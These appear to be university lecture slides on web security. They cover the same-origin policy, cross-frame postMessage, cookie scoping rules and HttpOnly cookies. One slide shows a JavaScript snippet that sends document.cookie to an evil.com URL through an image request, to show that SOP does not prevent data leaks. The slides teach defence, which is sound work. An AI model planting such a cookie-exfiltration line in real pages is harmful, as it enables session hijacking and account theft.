


Web attacker and variants



Web security model

- Safely browse the web in the presence of web attackers
 - The browser is the new OS analogy



Same origin policy (SOP)

- Origin: isolation unit/trust boundary on the web
 - (scheme, domain, port) triple derived from URL
- SOP goal: isolate content of different origins
 - **Confidentiality**: script contained in evil.com should not be able to read data in bank.ch page
 - **Integrity**: script from evil.com should not be able to modify the content of bank.ch page

https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

Same origin policy (SOP)

- Two webpages have the same origin *if and only if* the **protocol**, **domain**, and **port** of the URL all match exactly

First domain	Second domain	Same origin?
http ://www.kth.se	https ://www.kth.se	Protocol mismatch http ≠ https
http:// www.eesc.kth.se	http:// www.kth.se	Domain mismatch www.eesc.kth.se ≠ www.kth.se
http://www.kth.se: 80	http://www.kth.se: 8000	Port mismatch 80 ≠ 8000


There is no one SOP

There is a same-origin policy for ...

- The DOM
- CSS and fonts
- Cookies
- ...

SOP for the DOM

- Each window and frame in a window has its own origin
- Frame can only access data with the same origin
 - DOM tree, local storage, cookies, etc.



Cross-origin communication btw frames


- Relaxes SOP with complete mediation, e.g., CORS, postMessage
- Message passing via postMessage API
 - Sender:
`targetWindow.postMessage(message, targetOrigin);`
 - Receiver:
`window.addEventListener("message", receiveMessage, false);`
`function receiveMessage(event){`
 `if (event.origin !== "http://example.com")`
 `return;`
 `...`
}

SOP for HTTP responses

- Pages can perform requests across origins
 - SOP does not prevent a page from leaking data to another origin by encoding it in the URL, request body, etc.
- SOP prevents (JavaScript) code from directly inspecting HTTP responses
 - Except for documents, can often learn some information about the response


Documents

- Can load cross-origin HTML in frames, but not inspect or modify the frame content.



Scripts

- Can load scripts from across origins
- Scripts execute with privileges of the page
- Page can see source of script



SOP for images

SOP for images prevents page from inspecting individual pixels. Can check size and if loaded successfully

SOP for cookies

Client echoes cookie back to server with every request

Sending (only) to the right server is really important

E.g., don't send cookie for bank.ch to evil.com

SOP for cookies

- SOP for cookies uses separate definition of origins
- SOP for DOM (scheme, domain, **port**)
- SOP for cookies (scheme, domain, **path**)
 - ([https, canvas.kth.se, /courses/41424](https://canvas.kth.se/courses/41424))

SOP: Cookie scope setting

- A page can set a cookie for:
 - its own domain
 - any parent domain, as long as domain is not "special", i.e, public suffix
- A page can receive cookies for:
 - its own domain
 - any parent domain for which cookies are set
- If Domain is not set, cookie is host-only

Yes, canvas.kth.se can set cookies for kth.se (unless kth.se is on public suffix list)

When does the browser send which cookies?

- Browsers used to send all cookies in a URL's scope:
 - Cookie's domain is domain suffix of URL's domain, AND
 - Cookie's path is a prefix of the URL path

	Do we send the cookie?		
	Set-Cookie: ...; Domain=login.site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/my/home;
Request to URL			
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/my	No	Yes	No

Web Attacks and Defense

Question

- What happens when your bank includes Google Analytics JavaScript? Can it access your Bank's authentication cookie?

Answer

- What happens when your bank includes Google Analytics JavaScript? Can it access your Bank's authentication cookie?
 - Yes! Javascript is running with origin's privileges. Can access **document.cookie**.
- SOP doesn't prevent leaking data:


```
const img = document.createElement("image");  
img.src = "https://evil.com/?cookies=" + document.cookie;  
document.body.appendChild(img);
```

Solution: HttpOnly cookies

Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2025 07:28:00 GMT; HttpOnly;

Don't expose cookie to JavaScript via document.cookie

Which cookies are sent?



<http://evil.com>



<http://bank.ch>

